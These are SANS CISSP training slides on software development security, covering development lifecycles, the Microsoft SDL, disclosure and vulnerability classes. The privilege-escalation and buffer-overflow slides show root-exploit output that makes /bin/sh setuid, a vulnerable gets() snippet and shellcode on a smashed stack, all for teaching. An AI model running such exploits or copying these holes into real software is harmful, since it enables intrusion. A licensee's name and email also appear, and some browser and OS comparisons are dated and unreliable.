In order to ensure software was developed in an orderly fashion and to ensure completeness, a system lifecycle and development process was needed. This began as the Capability Maturity Model for Software (CMM or SW-CMM) and initially focused on the quality management practices. The management process was expanded to include steps for evaluating the development process and optimization methods.

Programmers, engineers and managers looking for a management tool on application development and methods to ensure completeness, evaluation, and documentation led to the development of the systems development lifecycle (SDLC). Variations in phases of the SDLC are used across the community, but most stem from the following basic stages or phases:

- Initiation and planning
- Definition of requirements
- Design specifications
- Actual development and documentation of application
- Testing, evaluation and acceptance

SOFTWARE DEVELOPMENT METHODOLOGIES

- Waterfall
- Spiral
- Prototyping
- Rapid Application Development (RAD)
- Agile
- Extreme Programming (XP)
- Scrum



MGT414 | SANS Training Program for CISSP® Certification

7

Software Development Methodologies

Many development methods have evolved over time to allow for various facets of application development. These have a wide variety of focus, from completeness and functionality all the way down to security. The following slides will discuss some methods in greater detail, while the below information is provided as a summary for those not requiring such detail.

Prototyping: Started simple, released to the public for review and comment, then redesigned based on comments and recommendations. This method took some time before a fully secure product could be reached.

Rapid Application Development (RAD): Based on rapid prototyping, it led to poor design since inputs and updates were strictly tied to phases.

WATERFALL MODEL (1)

- Phases occur in succession, like water cascading down a waterfall
- After each phase is completed, it is closed and not revisited
- There is no customer involvement
- There is no going back


Waterfall Model (1)

Also Called "Traditional Method"

The waterfall methodology divides a software-development project into well-defined sequential stages with specific milestones at each of the stages. After all the phases are complete, the product is delivered. This methodology is known to be the most direct toward the objectives with the shortest development time and cost possible. Some drawbacks exist in this method. For example, there is little flexibility in changing the scope of a project because you can only revert back one stage and no more. If there are system shortcomings, they might not be discovered until the product is finally released for use in production.

Included in the waterfall model are verifications and validations. The verifications ensure that the product being developed meets the specifications. The validation process ensures that the product solves a real-world problem or its operational mission.

WATERFALL MODEL (2)



Waterfall Model (2)

In the waterfall model, the software-development phases occur in succession, like water cascading over a waterfall. In the classic waterfall model, after a phase is completed, it is closed and cannot be revisited. A variation in this model allows developers to go back one phase for rework, as well as for verification and validation. It also assumes that one phase starts when the previous phase is completed. This is seldom true in real-world development projects.

SPIRAL MODEL (1)

Phases occur in order, but in an ever-widening spiral of larger and larger activity

- Phases are repeated over and over

Risk is a driving factor behind the spiral model

- Risk, in this and many software development models, chiefly concerned with project failure



Spiral Model (1)

The spiral model is driven by risk. It guides all the people taking part in a software-development project of a large system. The model has two main features: A cyclic approach and a set of anchor-point milestones. The cyclic approach is the spiral; you start at the center of the spiral where the room for definition is not wide, and as you move outward on the spiral, the specificity increases. "The set of anchor-point milestones ensure that all stakeholders in the project are committed to feasible and mutually satisfactory system solutions¹."


In the spiral model, the focus of risk differs from the classic risk definition we have been working with throughout the course. Risk, with respect to the spiral model, is concerned with possible failure of the software project to achieve stated goals. The risks are classified according to their impact and their likelihood. Identified risks can be trivial in nature to fatal, and the likelihood scale goes from certain to improbable.

Within this methodology, a risk-management plan:

Enumerates the risks and prioritizes them in order of importance, as measured by a combination of the impact and likelihood of each. For each risk, the plan also states a mitigation strategy to deal with the risk. For example, the risk that technology is unready can be mitigated by an appropriate prototype implementation in an early spiral cycle².

- [1] The Business Case for Spiral Development in Heavy-Lift Launch Vehicle Systems <https://mgt414.com/55>
- [2] Ibid.

SPIRAL MODEL (2)



SANS

MGT414 | SANS Training Program for CISSP® Certification

11

Spiral Model (2)

Under the spiral model, the answers to these questions are driven by risk considerations and vary from project to project, and sometimes, from one spiral cycle to the next. Each choice of answers generates a different process model. At the start of a cycle, all the project's critical stakeholders must participate concurrently in reviewing risks and choosing the project's process model accordingly. (Risk considerations also apply toward ensuring that progress is not impeded by stakeholders' over participation)¹.

In the spiral model, the development phases occur in order, but in an ever-widening spiral of larger and larger activities. The model states that each cycle of the spiral involves the same series of steps for each part of the project.

Signoff inside the model, design review, and customer involvement helps lower the risk of this model compared to the waterfall model.

[1] Spiral Model in Software Development Life Cycle (SDLC): Phases, Explanations, Methodology
<https://mgt414.com/56>

[2] The Business Case for Spiral Development in Heavy-Lift Launch Vehicle Systems <https://mgt414.com/55>

SOFTWARE PROTOTYPING

Software Prototyping: Development of a working model or mock-up for review

- Functionality of the prototype varies considerably
- Could simply be a nonoperational mock-up

Subsequent refinement of model based on feedback from both users and developers

Prototyping typically implies frequent customer/client interaction throughout the project



MGT414 | SANS Training Program for CISSP® Certification

12

Software Prototyping

Prototyping allows you to prove concepts for the development of software, systems, or applications. Being a prototype, there is no right or wrong answer. If the whole development process becomes too costly or unworkable, the effort can be dropped. A prototype is fluid in terms of scope, and changes can be introduced as required. Such a development effort allows for close interaction between the user community and the developers.

AGILE

- Pair programming, continuous integration, and continuous deployment are some terms often associated with Agile approaches
- Two more formal manifestations of Agile are Extreme Programming (XP) and Scrum

*Individuals and interactions over processes and tools
Working software over comprehensive documentation
Customer collaboration over contract negotiation
Responding to change over following a plan*

-The Agile Manifesto



Agile

Seen as a response to the more formal and structured approaches associated with the Waterfall method, Agile approaches to software development are rather different than traditional/waterfall.

The Agile movement started with a manifesto

*"Individuals and interactions over processes and tools
Working software over comprehensive documentation
Customer collaboration over contract negotiation
Responding to change over following a plan"
The Agile Manifesto*

Scrum and Extreme Programming (XP) are Agile Methods.

Key terms often associated with Agile are:

- Pair programming – two developers coding from one machine in which the second developer reviews code as it is written
- Continuous integration – integrating multiple developers' contributions back into the main project can be a cause of issues. Continuous integration seeks to address the problem by regularly integrating developer contributions back into the main branch, and thereby finding out about issues earlier.
- Continuous deployment – similar to continuous integration, but the code is actually deployed into production rather than just pushed back into the main branch

[1] Manifesto for Agile Software Development <https://mgt414.com/e>

EXTREME PROGRAMMING (XP)

- Extreme programming (XP) is an Agile development method
- Uses paired programmers who work off a detailed specification
 - One programs while the other assists and verifies adherence to the spec
 - The two may swap places from time to time
- High level of customer involvement
- Detailed test procedures



MGT414 | SANS Training Program for CISSP® Certification

14

Extreme Programming (XP)

XP core practices include:

- Planning: Specifies the desired features, called the User Story. They are used to determine the iteration (timeline) and drive the detailed specifications.
- Paired programming: Programmers work in teams.
- Forty-hour workweek: The forecasted iterations should be accurate enough to forecast how many hours will be required to complete the project. If programmers must put in additional overtime, the iteration must be flawed.
- Total customer involvement: The customer is always available and carefully monitors the project.
- Detailed test procedures: Also called Unit Tests¹

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

SCRUM

- The Scrum development model (named after a scrum in the sport of rugby) is an agile model
- In a "relay race," team members hand work off to other members as steps are completed
- Scrums contain small teams of developers, called the Scrum Team
- Scrum Master is a senior member of the organization who acts as a coach for the team¹
- The Product Owner represents the business unit



MGT414 | SANS Training Program for CISSP® Certification

15

Scrum

The Scrum development model (named after a scrum in the sport of rugby) is an agile model first described by Takeuchi and Nonaka in relation to product development. They said, "Stop running the relay race and take up rugby."² The "relay race" is where teams hand work off to other teams as steps are completed. The authors suggested, "Instead, a holistic or 'rugby' approach – where a team tries to go the distance as a unit, passing the ball back and forth"³ could work better in the current environment.⁴

- [1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.
- [2] The New New Product Development Game <https://mgt414.com/11>
- [3] Ibid.
- [4] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

PROGRAMMING TOOLS

- CASE Tools: Computer-Aided Software Engineering tools can be used to develop application systems faster and to increase programmers' and analysts' productivity
- IDE: An Integrated Development Environment provides a workspace for the developer and typically allows code editing, debugging, and compiling/building
 - Many IDEs attempt to provide features to increase efficiency, and perhaps avoid defects
 - IDEs are usually built to support only one or more specific languages
 - Eclipse and MS Visual Studio are two popular IDEs



MGT414 | SANS Training Program for CISSP® Certification

16

Programming Tools Computer Aided Software Engineering

A CASE tool is a computer-based product aimed at supporting one or more activities within any aspect of the software development process. Case tools might support only one particular part of this process (such as compilers, editors, or UI generators).

Integrated Development Environment

The IDE serves as the developer's workspace and typically includes at least a code editor, debugger, and builder/compiler. Many IDEs go beyond simple code editing and debugging to increase the efficiency of development.

DEVOPS

Applications do not exist in a vacuum

- Often built that way though

DevOps (Development + Operations) seeks to address issues that can arise from the separation of development and the operational environment

- Emphasize that the successfully deployed application in operations is the product, not simply the code
- Application issues can stem from code, but can also stem from the operational environment

Focus on DevOps typically involves closer integration of Development and Operations and typically establishes known and consistent environments

- Avoids issues, and allows for more efficient delivery of app updates



DevOps

The focus of CMMI, SDLC, and development methodologies is overtly code-centric. However, the finished product is not simply code, but an application deployed into an operational environment. Application issues can arise from flaws in code, but also from issues within the operational environment.

DevOps seeks better understanding, communication, and integration among the Development and Operations portions of the organization. In addition to avoiding flaws, this approach also seeks to streamline the process of deploying an application into operations, which can make for more efficient application updates.

SECURITY DEVELOPMENT LIFECYCLE

- The primary goals of CMMI, SDLC, development methodologies, and DevOps
 - Faster development/reduced costs/fewer defects
- Security vulnerabilities can be thought of as a form of defect, but historically have not been an overt focus
- Recently, however, avoiding security flaws in software projects has become a more significant concern
- In addition to the Software Development Lifecycle of applications, a Security Development Lifecycle (SDL) could be worthwhile



MGT414 | SANS Training Program for CISSP® Certification

18

Security Development Lifecycle

The main thrust of our focus so far has been on general software development with little overt regard to security. While CMMI, SDLC, and the like seek to reduce the number and likelihood of defects in applications, security was not seen as a defect in this light. Historically, defects were simply bugs that impacted user experience or functionality.

Security considerations are increasingly becoming part of the discussions surrounding software development.

MS SDL

- Microsoft is the name most commonly associate with SDL
- Details and tools are provided free
- 16 SDL practices structured according to traditional SDLC development phases



Reference: Simplified Implementation of the Microsoft SDL¹



MGT414 | SANS Training Program for CISSP® Certification

19

MS SDL

Microsoft's Security Development Lifecycle (SDL), as communicated in their *Simplified Implementation of the Microsoft SDL*¹ establishes 16² SDL practices divided among the traditional development phases.

The key practices are:

1. Complete Core Security Training
2. Establish Security Requirements
3. Create Quality Gates/Bug Bars
4. Perform Security & Privacy Risk Assessment
5. Establish Security Design Requirements
6. Analyze Attack Surface
7. Complete Threat Models
8. Specify/Approve Secure Compilers, Tools, Flags & Options
9. Identify Deprecate Unsafe Functions
10. Perform Periodic Static Code Analysis
11. Perform Dynamic Code Analysis
12. Perform Fuzz Testing
13. Conduct Attack Surface Review
14. Create an Incident Response Plan
15. Perform a Final Security Review
16. Archive all Release Data

[1] Simplified Implementation of the Microsoft SDL <https://mgt414.com/57>

[2] Ibid.

SD3+C

SD3+C stands for Secure by Design, by Default, by Deployment, and Communications, a centerpiece of Microsoft's Security Development Lifecycle

- Incorporates security through all phases of the product lifecycle

According to Microsoft¹, Secure by Design includes:

- Secure architecture, design, and structure
- Threat modeling and mitigation
- Elimination of vulnerabilities
- Improvements in security²



MGT414 | SANS Training Program for CISSP® Certification

20

SD3+C

Application security is always best when it is integrated at every step of development, beginning at the outset. Retrofitting security onto an inferior design is never the best option.

This is why Microsoft Windows 8 has superior security when compared with Microsoft Windows XP, which debuted in 2001. No amount of patching will ever make XP as secure as Windows 8 because XP was designed at a time when security was not a critical design goal. Windows 8 was designed with security in mind from the outset, using Microsoft's SD3 process.

The full name of the SD3 process is "Secure by Design, Secure by Default, Secure in Deployment, and Communications (SD3+C)"

[1] Introduction | Microsoft Docs <https://mgt414.com/32>

[2] ibid.

SECURE BY DEFAULT, SECURE IN DEPLOYMENT

Secure by Default:

- Least privilege
- Defense in depth
- Conservative default settings
- Avoidance of risky default changes
- Less commonly used services off by default¹

Secure in Deployment:

- Deployment guides
- Analysis and management tools
- Patch deployment tools²



MGT414 | SANS Training Program for CISSP® Certification

21

Secure by Default, Secure in Deployment

Microsoft describes the goal of their SD3 process:

Secure software development has three elements-best practices, process improvements, and metrics. This document focuses primarily on the first two elements, and metrics are derived from measuring how they are applied.

Microsoft has implemented a stringent software development process that focuses on these elements. The goal is to minimize security-related vulnerabilities in the design, code, and documentation and to detect and eliminate vulnerabilities as early as possible in the development lifecycle. These improvements reduce the number and severity of security vulnerabilities and improve the protection of users' privacy.

[1] Introduction | Microsoft Docs <https://mgt414.com/32>

[2] ibid.

[3] ibid.

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- **Software Development Security**

SOFTWARE DEVELOPMENT SECURITY

1. Software and Security Development Lifecycle
2. Software Environment and Security Controls
3. Software Security Testing



MGT414 | SANS Training Program for CISSP® Certification

22

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

SOFTWARE ENVIRONMENT

- DevOps emphasizes an appreciation that applications are deployed into an operational environment
- This environment, along with the nature of the application, can have an impact on the security of the application itself



Software Environment

The software environment is important to the security of operations on information systems since this is where exploits affect the most. Whether the goal was to confuse or inject input into an application or running process, conduct a denial of service, or compromise data through hard drive or memory locations, the software environment is involved in the control, restrictions, and access to these areas.

Read, write access, formatting, and even output to a screen requires applications and operating systems to establish how these functions will occur. The software environment must be set before computer operations can be conducted. A good analogy would be: The software environment is like the backdrop to a play. In order to "set-the-stage" for the performance, a good backdrop must exist.

APPLICATION ARCHITECTURES

- First element of software environment is understanding the application architecture
- Distributed Computing
 - Client/Server – Allows the use of server-based applications by interfacing via the client
 - 3-tier – Most commonly associated with web applications (web front-end, middleware, back-end data store)
 - Peer-to-Peer – Each endpoint equally capable



MGT414 | SANS Training Program for CISSP® Certification

24

Application Architectures

Software environment can encompass quite a bit. One of the first considerations is the architecture of the application. Traditional computing involved applications being run exclusively on a single computing device of the mainframe. Distributed computing allowed for moving beyond time-sharing to client-server, 3-tier, and peer-to-peer application architectures.

REMOTE PROCEDURE CALLS

- In distributed applications, a client can send input to a remote system process to carry out an action
 - This communication can sometimes be referred to as a Remote Procedure Call (RPC)
- Common Object Request Broker Architecture (CORBA) is a traditional solution to this problem
- Microsoft has a long lineage of approaches
 - OLE->COM->COM+->DCOM->.NET Remoting->WCF
- Additional approaches include
 - XML-RPC, SOAP, JSON-RPC, Java RMI



MGT414 | SANS Training Program for CISSP® Certification

25

Remote Procedure Calls

Distributed applications require the ability for clients to send input to a process running on remote systems. Process-to-process communication is referred to as an interprocess communication (IPC). However, when a process interfaces with a remote running process, this can be an example of a remote procedure call (RPC).

Various approaches to this problem of coordinating the communication have been created. CORBA, Common Object Request Broker Architecture, employs an Object Request Broker as an intermediary.

Microsoft has developed many approaches over the years, each one largely superseding the other. OLE, COM, COM+, DCOM, .NET Remoting, and WCF are some of the names for their approaches.

Additional approaches include XML-RPC, JSON-RPC, and Java RMI.

PEER-TO-PEER (P2P)

Deviates from the traditional client/server architecture by allowing each system to operate as both client and server

P2P architecture does not necessitate central servers

- Some approaches have relied on a few centralized components

A fully decentralized architecture can provide for increased resiliency and availability in the face of failures

- Without any authoritative central control, integrity proves a challenge that must be addressed



Peer-to-Peer (P2P)

Peer-to-Peer is when applications have equal capabilities and responsibilities, and there is no main controller. Exchange is permitted between applications or systems, even though there is no central enforcement that prevents such an exchange. In these cases, the control is delegated to each of the peers and security is difficult to maintain.

Today, the term is often used to describe file-sharing programs, such as Kazaa, Gnutella, and others. They are large systems that offer a variety of similar data through a simple and common interface. Of course, there are also other security issues with peer-to-peer networks, as demonstrated by the MyDoom virus's damage on Kazaa and other file-sharing networks.

SOFTWARE ENVIRONMENT ISSUES

Open source

- Source code is publicly available
- Public development and scrutiny can lead to more secure environments

Closed source

- Source code is proprietary
- Third-party access may be provided via NDA

"Free Software" is a loaded term that may mean the following:

- Free of charge
 - Also called "free as in beer," or "gratis"
- Free to change
 - Also called "free as in speech," or "libre"
- Software that is both gratis and libre is called Free²



Software Environment Issues

Open source means the source code is publicly available. Closed source means the source code is proprietary. Linux is an open-source operating system, and Microsoft Windows 10 is closed source.

The concept of "free software" is a separate issue, and the term "free" is problematic. "Free" means two things in English: Free of charge, and free as in speech. Other languages use separate words for these concepts: Spanish uses gratis (free of charge), and libre (at liberty). Software that is both gratis and libre is called free² (free squared).

Related terms worth knowing are shareware and crippleware. Shareware is fully functioning software that requires payment after a set period of use (often 30 days). Crippleware is partially functioning software that becomes fully functional after payment is received by the vendor.

DISCLOSURE

Responsible Disclosure

- Security researchers privately notify a vendor of discovered security flaws
- Requires vendor to also act responsibly by:
 - Fixing the flaw in a reasonable amount of time
 - Not threatening legal action against the researcher
- Bug bounties are a recent (and welcome) part of the responsible disclosure movement

Full Disclosure

- Intentional public release of bugs and exploit code to force security issues
- Serious flaws tend to get fixed quickly, but collateral damage may occur



MGT414 | SANS Training Program for CISSP® Certification

28

Disclosure

Imagine you are an information security researcher and have found a major security flaw in a popular piece of software. What do you do?

If you follow responsible disclosure, you privately share your research with the vendor and ask them to fix the flaw. Historically, this was often ineffective. The vendor would often ignore the researcher, or (even worse): threaten to sue. The website attrition.org has a page dedicated to tracking legal threats vs. security researchers, available at <https://mgt414.com/2i>.

More and more vendors have become responsible themselves, and "do the right thing" with regard to responsible security research. A welcome part of this movement is the bug bounty program, where vendors pay researchers for their research. Major vendors with bug bounty programs include Amazon, Google, Microsoft, and many others. Bugcrowd maintains a comprehensive list of bug bounty programs, available at <https://mgt414.com/40>.

The full disclosure movement came about as a reaction to vendors who acted irresponsibly to ethical security researchers. Full disclosure means that full details of flaws are released publicly—the vendor knows, and so does the rest of the world. This has shown to make vendors fix flaws more quickly but can also lead to collateral damage due to zero-day exploits that may be released after the vulnerability details are made public (but before the vendor has released a patch).

GENERAL SECURITY PRINCIPLES

- Authorization
 - All personnel should have proper authorization
- Risk reduction
 - Code reviews
- DevOps has blurred the separation of duties between developers and operations
 - Development staff support operations and security
 - Developers do not directly manage security functions
- Accountability
 - No access directly to database
 - Production data managed by users, not support staff
 - All access to production data should be logged
- Least privilege
 - Access given to necessary data only
- Layered defense
 - Multiple controls



General Security Principles

A classic development environment is a nice example of separation of duties. A development environment should have clearly defined borders between the developers, the quality-assurance department, and the code or applications used on production systems. All code being developed must go through quality assurance (QA) before it's transferred to the librarian for release into production. All code going into production will come from the library because this ensures that you will be using a known-good copy and that your copy can be recovered from the library if a disaster occurs. It should never be possible for developers to work directly on code or data that is live production data. Any changes must go through a formal change control process and must be validated through the QA before being used in production.

DevOps adds a wrinkle to this, blurring the line between development and operations. With DevOps, everything in the previous paragraph still holds true: Code review, QA, etc. The primary difference, in this case, is developers more directly support operations, and are better able to see how their code affects operations. Developers support security functions in a DevOps environment, but the primary responsibility for security lies with the security team.

As you know, it is sometimes necessary to implement hardware devices that will compensate for some of the weaknesses within operating systems and applications. Having a layered approach increases your security posture and requires more work for the adversary to get to your most important data. Do not rely on a single mechanism when you have the ability to use multiple mechanisms together to better enforce your security policy.

SOFTWARE VULNERABILITIES

Some vulnerabilities not discussed fully elsewhere

- Privilege escalation
- Buffer overflow
- Integer overflow

See Domain 3 for details on web application vulnerabilities such as SQL Injection and Cross-Site Scripting



MGT414 | SANS Training Program for CISSP® Certification

30

Threats & Vulnerabilities

Many threats and vulnerabilities exist on many different levels, affecting the security of applications and operating systems. This slide lists but a few of these in an effort to identify the diversity of exploits, and the environments and functions they affect.

PRIVILEGE ESCALATION

- A privilege escalation attack increases a user's or process' privilege, typically to superuser level
- Most privilege escalation attacks require non-privileged local access
- setuid root programs are a frequent target of privilege escalation attacks, as we will see shortly



MGT414 | SANSTraining Program for CISSP® Certification

31

Privilege Escalation

Using the CPU ring model, privilege escalation involves jumping from ring 3 (user land) into ring 0 (kernel).

Here is the output from a 2009 Linux local privilege escalation attack (exploiting NULL pointer dereference, CVE-2009-2692):

```
$ ./leeches
// -----
// sendpage linux local ring0
// ----- taviso@sdf.lonestar.org, julien@cr0.org
<...>
shellcode now executing chmod("/bin/sh", 04755), welcome to ring0
Killed
$ sh
# id
uid=1000(julien) gid=1000(julien) euid=0(root)
```

Source: <https://mgt414.com/2k>

BUFFER OVERFLOWS

- A buffer overflow occurs when a programmer fails to perform bounds checking
- For example:

```
char user[20]
gets(user);
```
- The gets() function does not enforce a 20-byte limit
 - Attacker may type 20, or 200, or 2,000, etc., characters
 - Characters past the end of the buffer are written to the stack
- A buffer overflow may allow an attacker to "smash the stack" and write arbitrary content to memory
 - Including machine code



MGT414 | SANSTraining Program for CISSP® Certification

32

Buffer Overflows

Buffer overflows may allow an attacker to write arbitrary data to the stack, including machine code. There are a number of mechanisms for executing that code, including overwriting the return pointer to jump to the code, which we will see shortly.

Many in the information security community had a poor understanding of buffer overflows in 1996 when Aleph One wrote the seminal paper, "Smashing The Stack For Fun And Profit," in Phrack issue 49¹.

Although 22 years old, the paper holds up quite well and is worth a read (or reread).

Many defensive techniques have been developed since that time to thwart these attacks, including Data Execution Prevention (DEP), ASLR (Address Space Layout Randomization), canaries, and many others.

[1] Smashing the Stack for Fun and Profit by Aleph One <https://mgt414.com/2y>

FUNCTION WITH BUFFEROVERFLOW

```
0xb000: int main() {  
0xb010: char user[20]  
0xb020: user=getuser();  
0xb030: print "user\n";}  
  
0xc000 int getuser(){  
0xc010 print "Enter username\n";  
0xc020 gets(user);  
0xc030 return(user);}  
  
JMP RP (0xb030)
```



Function with Buffer Overflow

Here, we have a simple vulnerable C program, with pseudo memory addresses. The user variable is allocated as 20 bytes, but there is no bounds enforcement: A user can type 2, 20, 200, 2,000, or more characters when asked to "Enter username."

Another point to keep in mind is the `main()` function is in one area of memory, and the `getuser()` function is in a different area. When the `getuser()` function is called, the code jumps to it, and later jumps back. The return pointer is used so the `getuser()` function knows where to jump.

NORMAL STACK USAGE

- The user enters "Cosmo"
- The function exits and returns "Cosmo" to the return pointer (0xb030)

Loc.	Pseudo Mem Content							
c020	C	o	s	m	o			
c028								
c030								
c038								
c040								
c048								
c050								
c058	J	M	P		b0	30		

Normal Stack Usage

So far, everything is working as the programmer anticipated: The user typed a username that was less than 20 characters. That name will be returned to the main program.

Note that the above graphic displays pseudo memory content and addresses, for readability purposes. This imaginary system is big-endian and uses 16-bit addresses.

"Cosmo" would look the same (though would have a trailing null character, or /0). Real memory would contain machine language commands, such as "FF" for a jump to an absolute address.

SMASHED STACK

- The user enters machine code to run a shell, followed by padding, followed by c020
- The function exits and returns to the new return pointer (c020)
- The shellcode executes!

Loc.	Pseudo Mem Content							
c020	e	x	e	c	v	e	(/
c028	b	i	n	/	s	h)	;
c030	A	A	A	A	A	A	A	A
c038	A	A	A	A	A	A	A	A
c040	A	A	A	A	A	A	A	A
c048	A	A	A	A	A	A	A	A
c050	A	A	A	A	A	A	A	A
c058	J	M	P		c0	20		

Smashed Stack

Here is pseudo memory content showing a smashed stack. The machine code to execute a shell is placed on the stack. Note that the "A" characters are often used as padding by convention; there is nothing special about them (and other characters may be used).

Not shown here is a NOP sled, which is a way to "widen the bullseye" when jumping to the machine code. In our current example, the attacker must JMP to byte c020 exactly: Jumping one or more before and after means the attack will fail.

Attackers often add a series of NOP instructions (no operation, which means do nothing). The Intel x86 NOP command is byte 90.

By inserting a series of NOPs in front of the execve() command, there are a number of bytes to JMP to: Anywhere from the first NOP to the first byte of the execve() command.

MEMORY LEAKS

- Memory leaks occur in applications that request and later improperly release memory
- Most common symptom: Ever-growing memory footprint of an application
 - Usually leading to application DoS
- Sensitive information can also be divulged via memory leaks

SANS

MGT414 | SANS Training Program for CISSP® Certification

36

Memory Leaks

Memory leaks often lead to a DoS, meaning availability is at risk. How many times have you noticed your browser becoming more and more sluggish as you open and close tabs? You finally quit the browser completely and restart it, and presto! Performance returns. This behavior is caused by memory leaks when allocated memory is improperly returned. In this case, the memory is not used, but also not available for other uses.

Memory leaks can also risk confidentiality by exposing sensitive data.

INTEGER OVERFLOWS

Integers are often stored in fixed-length memory locations


- Common registers sizes are 8, 16, 32 and 64 bits

Decimal 255 is stored in an 8-bit register

- All 8 bits are set to 1: **11111111**

Then add 1

- 256 equals binary **100000000**
- 8-bit Register overflows; resets to zero
- Nearby memory may be corrupted



SANS

MGT414 | SANS Training Program for CISSP® Certification

37

Integer Overflows

Integer overflows are another common class of vulnerability. Adding "1" to 255 equals 256. If the value was held in an 8-bit register, as shown above, unexpected behavior can result. In our case, the register resets to "00000000," and adjacent memory or register may also be overwritten.

RAMIFICATIONS OF INTEGEROVERFLOWS

- Memory holding an overflowed variable may be reset to zero
 - UID 0 is root on Unix
- Other memory may be corrupted
- Program logic can misfire due to unexpected values

PAC-MAN™ level 256¹



SANS

MGT414 | SANS Training Program for CISSP® Certification

38

Ramifications of Integer Overflows

The above picture is from the PAC-MAN arcade game's famous "kill screen," reached at level 256. The Donkey Kong arcade game's kill screen is also caused by an 8-bit register overflow.

That number is no coincidence—the Z-80 CPU used by PAC-MAN arcade has 8-bit registers. The level variable is held in a register, making valid levels 0-255. When the player completes level 255, the register is incremented and overflows:

"Here's what happens: when level 256 is reached, the internal level counter is incremented to 255 (the level counter starts at zero, not one) and the routine for drawing the bonus symbols is called. The routine loads the current level counter value (255) into a CPU register and increments that register by one. Unfortunately, 255 is the largest number that can fit in a single byte which is the size of the Z-80 CPU registers, so when the value is incremented the overflow is discarded leaving a zero in the register instead of the expected value of 256."²

[1] Copyright 1980, Namco.

[2] File:Pac-Man split-screen kill screen.png - Wikipedia <https://mgt414.com/l1>

SOFTWARE CONTROLS

- Software controls that work over
 - Input
 - Processing
 - Output
- Implemented based on potential risks
- Approaches employed include the typical preventive, detective, and corrective controls



Software Controls

Any controls that are deployed are based on a risk analysis. You have to understand what the risk is, what the impact of the risk might be, and if it makes sense to implement the control in terms of cost.

Input Controls

Input controls are concerned with the validity and completeness of the information. Under this type of control, you find some of the following:

- *Limit or range tests*: Ensure a maximum amount is not exceeded.
- *Logical checks*: Are the dates valid, and is it the proper account type?
- *Self-checking digits*: Digits that have a math formula for validation, such as SSN (Social Security numbers) or credit card numbers.

Following are control types:

- *Transaction counts*: The total number of transactions performed.
- *Total*: The total amount of a transaction.
- *Cross footing*: The total should match with the value of items ordered times quantity.
- *Hash totals*: The sum of account numbers.
- *Error detection and error correction*: Errors should be detected or corrected, and then logged.
- *Rejection and resubmission*: Invalid transactions are rejected and resubmission is always validated.

Output Controls

The output controls allow you to verify the accuracy of totals and completeness of the data. In this category of controls, you will find:

- *Reconciliation*: The act of ensuring two entities match.
- *Physical handling procedures*: What type of physical security is used on printed documents.
- *Authorization controls*: Who has the authority to approve a specific transaction?

Processing controls

The processing controls ensure that only valid transactions are performed, that limits imposed are not violated, and end results are verified. This is supplemented by audit trail mechanisms that might enable the detection of fraudulent transactions.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

APPLICATION SANDBOX EXAMPLES

Java applets are placed in a sandbox

- Malicious applet should not be able to access resources outside of the sandbox, such as the system password file

Google Chrome places each browser tab and process in a sandbox

- Malicious code in one tab cannot access resources controlled by another tab



MGT414 | SANS Training Program for CISSP® Certification

41

Application Sandbox Examples

Java uses application sandboxing as a security control. ActiveX, Microsoft's competing technology, does not use a sandbox; it relies on digital certificates for security.

Google uses sandboxing in its Chrome browser: Each tab is a separate process, each sandboxed from the other. Microsoft Internet Explorer has also begun to add sandbox functionality, though it is less thorough than Chrome's. Firefox does not use a sandbox.

Accuvant Labs conducted browser security testing and published *Browser Security Comparison* in December 2011. They said: "While both Google Chrome and Microsoft Internet Explorer implement the same set of anti-exploitation technologies, Google Chrome's plug-in security and sandboxing architectures are implemented in a more thorough and comprehensive manner. Therefore, we believe Google Chrome is the browser that is most secured against attack".^[1]

[1] Browser Security Comparison - A Quantitative Approach <https://mgt414.com/l>

STANDARD LIBRARIES

- Programmers can harden their applications via the use of secure standard libraries
